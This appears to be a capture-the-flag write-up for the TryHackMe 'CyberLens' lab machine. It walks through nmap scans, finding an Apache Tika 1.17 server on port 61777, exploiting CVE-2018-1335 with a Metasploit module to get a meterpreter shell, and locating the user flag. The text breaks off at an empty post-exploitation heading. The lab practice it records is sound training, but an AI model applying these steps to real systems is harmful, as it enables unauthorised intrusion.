CyberLens [THM]

Challenge Description

Welcome to the clandestine world of CyberLens, where shadows dance amidst the digital domain and metadata reveals the secrets that lie concealed within every image. As you embark on this thrilling journey, prepare to unveil the hidden matrix of information that lurks beneath the surface, for here at CyberLens, we make metadata our playground.

In this labyrinthine realm of cyber security, we have mastered the arcane arts of digital forensics and image analysis. Armed with advanced techniques and cutting-edge tools, we delve into the very fabric of digital images, peeling back layers of information to expose the unseen stories they yearn to tell.

Picture yourself as a modern-day investigator, equipped not only with technical prowess but also with a keen eye for detail. Our team of elite experts will guide you through the intricate paths of image analysis, where file structures and data patterns provide valuable insights into the origins and nature of digital artefacts.

At CyberLens, we believe that every pixel holds a story, and it is our mission to decipher those stories and extract the truth. Join us on this exciting adventure as we navigate the digital landscape and uncover the hidden narratives that await us at every turn.

Can you exploit the CyberLens web server and discover the hidden flags?

Reconnaissance and Enumeration [Phase 1]

Nmap Scanning

nmap -sC -sV -A -O -T5 cyberlens.thm

```
PORT     STATE SERVICE       VERSION
80/tcp   open  http          Apache httpd 2.4.57 ((Win64))
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Apache/2.4.57 (Win64)
|_http-title: CyberLens: Unveiling the Hidden Matrix
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds?
3389/tcp open  ms-wbt-server Microsoft Terminal Services
| rdp-ntlm-info:
|   Target_Name: CYBERLENS
|   NetBIOS_Domain_Name: CYBERLENS
|   NetBIOS_Computer_Name: CYBERLENS
|   DNS_Domain_Name: CyberLens
```

```
|   DNS_Computer_Name: CyberLens
|   Product_Version: 10.0.17763
|_  System_Time: 2025-03-14T13:47:22+00:00
| ssl-cert: Subject: commonName=CyberLens
| Not valid before: 2025-03-13T12:42:58
|_Not valid after:  2025-09-12T12:42:58
|_ssl-date: 2025-03-14T13:47:31+00:00; 0s from scanner time.
Aggressive OS guesses: Microsoft Windows Server 2019 (96%), Microsoft Windo
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2025-03-14T13:47:26
|_  start_date: N/A
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required

TRACEROUTE (using port 1723/tcp)
HOP RTT       ADDRESS
1   163.91 ms 10.8.0.1
2   164.11 ms cyberlens.thm (10.10.243.113)
```

Found no anonymous logins on smb (445)

nmap -sC -sV -A -O -T5 cyberlens.thm

```
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.57 ((Win64))
|_http-server-header: Apache/2.4.57 (Win64)
| http-slowloris-check:
|   VULNERABLE:
|   Slowloris DOS attack
|     State: LIKELY VULNERABLE
|     IDs:  CVE:CVE-2007-6750
|       Slowloris tries to keep many connections to the target web server open and
|       them open as long as possible.  It accomplishes this by opening connection
|       the target web server and sending a partial request. By doing so, it starves
|       the http server's resources causing Denial Of Service.
|
|     Disclosure date: 2009-09-17
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-6750
|_      http://ha.ckers.org/slowloris/
| http-fileupload-exploiter:
```

```
|
|    Couldn't find a file-type field.
|
|    Couldn't find a file-type field.
|
|    Couldn't find a file-type field.
|
|    Couldn't find a file-type field.
|
|    Couldn't find a file-type field.
|
|_   Couldn't find a file-type field.
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_http-trace: TRACE is enabled
| vulners:
|   cpe:/a:apache:http_server:2.4.57:
|       2C119FFA-ECE0-5E14-A4A4-354A2C38071A 10.0 https://vulners.com/github
|       CVE-2024-38476  9.8   https://vulners.com/cve/CVE-2024-38476
|       CVE-2024-38474  9.8   https://vulners.com/cve/CVE-2024-38474
|       A5425A79-9D81-513A-9CC5-549D6321897C    9.8   https://vulners.com/gith
|       CVE-2024-38475  9.1   https://vulners.com/cve/CVE-2024-38475
|       2EF14600-503F-53AF-BA24-683481265D30    9.1   https://vulners.com/gith
|       0486EBEE-F207-570A-9AD8-33269E72220A    9.1   https://vulners.com/gith
|       95499236-C9FE-56A6-9D7D-E943A24B633A 8.9   https://vulners.com/gith
|       3F71F065-66D4-541F-A813-9F1A2F2B1D91    8.8   https://vulners.com/github
|       B0A9E5E8-7CCC-5984-9922-A89F11D6BF38    8.2   https://vulners.com/gith
|       F7F6E599-CEF4-5E03-8E10-FE18C4101E38  7.5   https://vulners.com/github
|       E73E445F-0A0D-5966-8A21-C74FE9C0D2BC  7.5   https://vulners.com/gith
|       E606D7F4-5FA2-5907-B30E-367D6FFECD89  7.5   https://vulners.com/gith
|       E5C174E5-D6E8-56E0-8403-D287DE52EB3F    7.5   https://vulners.com/gith
|       DB6E1BBD-08B1-574D-A351-7D6BB9898A4A    7.5   https://vulners.com/gith
|       CVE-2024-40898  7.5   https://vulners.com/cve/CVE-2024-40898
|       CVE-2024-39573  7.5   https://vulners.com/cve/CVE-2024-39573
|       CVE-2024-38477  7.5   https://vulners.com/cve/CVE-2024-38477
|       CVE-2024-27316  7.5   https://vulners.com/cve/CVE-2024-27316
|       CVE-2023-43622  7.5   https://vulners.com/cve/CVE-2023-43622
|       CVE-2023-31122  7.5   https://vulners.com/cve/CVE-2023-31122
|       CNVD-2024-20839  7.5   https://vulners.com/cnvd/CNVD-2024-20839
|       CNVD-2023-93320  7.5   https://vulners.com/cnvd/CNVD-2023-93320
|       C9A1C0C1-B6E3-5955-A4F1-DEA0E505B14B    7.5   https://vulners.com/gith
|       BD3652A9-D066-57BA-9943-4E34970463B9 7.5   https://vulners.com/gith
|       B5E74010-A082-5ECE-AB37-623A5B33FE7D    7.5   https://vulners.com/gith
|       B0208442-6E17-5772-B12D-B5BE30FA5540    7.5   https://vulners.com/gith
|       A820A056-9F91-5059-B0BC-8D92C7A31A52    7.5   https://vulners.com/gith
|       A66531EB-3C47-5C56-B8A6-E04B54E9D656  7.5   https://vulners.com/gith
|       9814661A-35A4-5DB7-BB25-A1040F365C81 7.5   https://vulners.com/github
|       788E0E7C-6F5C-5DAD-9E3A-EE6D8A685F7D 7.5   https://vulners.com/gith
|       5A864BCC-B490-5532-83AB-2E4109BB3C31  7.5   https://vulners.com/gith
```

```
|     4B14D194-BDE3-5D7F-A262-A701F90DE667    7.5    https://vulners.com/gith
|     45D138AD-BEC6-552A-91EA-8816914CA7F4    7.5    https://vulners.com/gith
|     1F6E0709-DA03-564E-925F-3177657C053E 7.5    https://vulners.com/github
|     17C6AD2A-8469-56C8-BBBE-1764D0DF1680    7.5    https://vulners.com/gith
|     CVE-2023-38709  7.3    https://vulners.com/cve/CVE-2023-38709
|     CNVD-2024-36395    7.3    https://vulners.com/cnvd/CNVD-2024-36395
|_    CVE-2023-45802  5.9    https://vulners.com/cve/CVE-2023-45802
|_http-dombased-xss: Couldn't find any DOM based XSS.
| http-csrf:
| Spidering limited to: maxdepth=3; maxpagecount=20; withinhost=cyberlens.thr
|   Found the following possible CSRF vulnerabilities:
|
|     Path: http://cyberlens.thm:80/contact.html
|     Form id:
|_    Form action:
| http-enum:
|   /css/: Potentially interesting folder w/ directory listing
|   /images/: Potentially interesting folder w/ directory listing
|_  /js/: Potentially interesting folder w/ directory listing
Warning: OSScan results may be unreliable because we could not find at least 1 c
Aggressive OS guesses: Microsoft Windows Server 2019 (96%), Microsoft Windo
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops

TRACEROUTE (using port 80/tcp)
HOP RTT       ADDRESS
1   157.72 ms 10.8.0.1
2   155.16 ms cyberlens.thm (10.10.243.113)
```


We use vuln script to scan our web app that is running on port 80


Here we found some directories that we can poke around a little

1. /css/
2. /image/
3. /js/

Visiting Web Application

http://cyberlens.thm/





Looks like we have a page where we can upload an image to see it's meta data.

image-extractor.js ⇒ (http://cyberlens.thm/js/)

```
document.addEventListener("DOMContentLoaded", function() {
 document.getElementById("metadataButton").addEventListener("click", functio
  var fileInput = document.getElementById("imageFileInput");
  var file = fileInput.files[0];

  var reader = new FileReader();
  reader.onload = function() {
   var fileData = reader.result;

   fetch("http://localhost:61777/meta", {
    method: "PUT",
```

```
      body: fileData,
      headers: {
        "Accept": "application/json",
        "Content-Type": "application/octet-stream"
      }
    })
    .then(response => {
      if (response.ok) {
        return response.json();
      } else {
        throw new Error("Error: " + response.status);
      }
    })
    .then(data => {
      var metadataOutput = document.getElementById("metadataOutput");
      metadataOutput.innerText = JSON.stringify(data, null, 2);
    })
    .catch(error => {
      console.error("Error:", error);
    });
  };

  reader.readAsArrayBuffer(file);
 });
});
```

After visiting the js directory I found the js code for the image data extractor that extracts the meta data from the image in the about.html page.

Also there's a URL in the code above (http://localhost:61777/meta) that is running on port 61777 this can be interesting.

Visiting Port 61777 for further information

http://cyberlens.thm:61777/

```
Welcome to the Apache Tika 1.17 Server

For endpoints, please see https://wiki.apache.org/tika/TikaJAXRS and http://tika.

   PUT /detect/stream
   Class: org.apache.tika.server.resource.DetectorResource
   Method: detect
   Produces: text/plain
   GET /detectors
   Class: org.apache.tika.server.resource.TikaDetectors
   Method: getDectorsHTML
```

```
    Produces: text/html
    GET /detectors
    Class: org.apache.tika.server.resource.TikaDetectors
    Method: getDetectorsJSON
    Produces: application/json
    GET /detectors
    Class: org.apache.tika.server.resource.TikaDetectors
    Method: getDetectorsPlain
    Produces: text/plain
    POST /language/stream
    Class: org.apache.tika.server.resource.LanguageResource
    Method: detect
    Produces: text/plain
    POST /language/string
    Class: org.apache.tika.server.resource.LanguageResource
    Method: detect
    Produces: text/plain
    PUT /meta
    Class: org.apache.tika.server.resource.MetadataResource
    Method: getMetadata
    Produces: text/csv
    Produces: application/json
    Produces: application/rdf+xml
    POST /meta/form
    Class: org.apache.tika.server.resource.MetadataResource
    Method: getMetadataFromMultipart
    Produces: text/csv
    Produces: application/json
    Produces: application/rdf+xml
    PUT /meta/{field}
    Class: org.apache.tika.server.resource.MetadataResource
    Method: getMetadataField
    Produces: text/csv
    Produces: application/json
    Produces: application/rdf+xml
    Produces: text/plain
    GET /mime-types
    Class: org.apache.tika.server.resource.TikaMimeTypes
    Method: getMimeTypesHTML
    Produces: text/html
    GET /mime-types
    Class: org.apache.tika.server.resource.TikaMimeTypes
    Method: getMimeTypesJSON
    Produces: application/json
    GET /mime-types
    Class: org.apache.tika.server.resource.TikaMimeTypes
    Method: getMimeTypesPlain
    Produces: text/plain
```

```
GET /parsers
Class: org.apache.tika.server.resource.TikaParsers
Method: getParsersHTML
Produces: text/html
GET /parsers
Class: org.apache.tika.server.resource.TikaParsers
Method: getParsersJSON
Produces: application/json
GET /parsers
Class: org.apache.tika.server.resource.TikaParsers
Method: getParsersPlain
Produces: text/plain
GET /parsers/details
Class: org.apache.tika.server.resource.TikaParsers
Method: getParserDetailsHTML
Produces: text/html
GET /parsers/details
Class: org.apache.tika.server.resource.TikaParsers
Method: getParserDetailsJSON
Produces: application/json
GET /parsers/details
Class: org.apache.tika.server.resource.TikaParsers
Method: getParserDetailssPlain
Produces: text/plain
POST /rmeta/form{handler : (\w+)?}
Class: org.apache.tika.server.resource.RecursiveMetadataResource
Method: getMetadataFromMultipart
Produces: application/json
PUT /rmeta/{handler : (\w+)?}
Class: org.apache.tika.server.resource.RecursiveMetadataResource
Method: getMetadata
Produces: application/json
PUT /tika
Class: org.apache.tika.server.resource.TikaResource
Method: getHTML
Produces: text/html
GET /tika
Class: org.apache.tika.server.resource.TikaResource
Method: getMessage
Produces: text/plain
PUT /tika
Class: org.apache.tika.server.resource.TikaResource
Method: getText
Produces: text/plain
PUT /tika
Class: org.apache.tika.server.resource.TikaResource
Method: getXML
Produces: text/xml
```

```
POST /tika/form
Class: org.apache.tika.server.resource.TikaResource
Method: getHTMLFromMultipart
Produces: text/html
POST /tika/form
Class: org.apache.tika.server.resource.TikaResource
Method: getTextFromMultipart
Produces: text/plain
POST /tika/form
Class: org.apache.tika.server.resource.TikaResource
Method: getXMLFromMultipart
Produces: text/xml
POST /tika/form/main
Class: org.apache.tika.server.resource.TikaResource
Method: getTextMainFromMultipart
Produces: text/plain
PUT /tika/main
Class: org.apache.tika.server.resource.TikaResource
Method: getTextMain
Produces: text/plain
POST /translate/all/{translator}/{dest}
Class: org.apache.tika.server.resource.TranslateResource
Method: autoTranslate
Produces: text/plain
POST /translate/all/{translator}/{src}/{dest}
Class: org.apache.tika.server.resource.TranslateResource
Method: translate
Produces: text/plain
PUT /unpack/all{id:(/.*)?}
Class: org.apache.tika.server.resource.UnpackerResource
Method: unpackAll
Produces: application/zip
Produces: application/x-tar
PUT /unpack/{id:(/.*)?}
Class: org.apache.tika.server.resource.UnpackerResource
Method: unpack
Produces: application/zip
Produces: application/x-tar
GET /version
Class: org.apache.tika.server.resource.TikaVersion
Method: getVersion
Produces: text/plain
```

From this we know that it is running the Apache Tika server and the version of the server is 1.17 which is also vulnerable to [Header Command Injection]

Source for the Header Command Injection Vulnerability in Apache Tika 1.17

> NVD - cve-2018-1335
>
> This CVE record has been updated after NVD enrichment efforts were completed. Enrichment data supplied by the NVD may require amendment due to these changes.
>
> https://nvd.nist.gov/vuln/detail/cve-2018-1335


You can read more about the vulnerability from the above link

Exploitation [Phase 2]

Exploiting the Vulnerability


The exploit is available on Metasploit that we can use

Setting the exploit so that we can run it




Set all the requirements like in the above image set LHOST that is your ip address of the machine you can check it by typing ip addr in your terminal and remember to set RPORT as 61777 as the Apache Tika server is running on port 61777 and then type exploit or run to execute the attack

Execution of the Payload



And there we go we got a meterpreter session and if you followed all the steps correctly so should you


Entering the shell for further exploitation



Type shell in your meterpreter and you should see something like this if you see it congrats you just gained access to machine

Finding User.txt

command ⇒ type user.txt




Found the User.txt file in ⇒ [C:\User\Cyberlens\Desktop]

1. To move through directories use cd .. for one at a time and cd ../../../ for multiple at once
2. Once you are in the C Directory move to User ⇒ CyberLens ⇒ Desktop using cd command
3. And At last use the type command to show the Flag for the User

I'm not showing the user flag—try to find it yourself

Post-Exploitation [Phase 3]

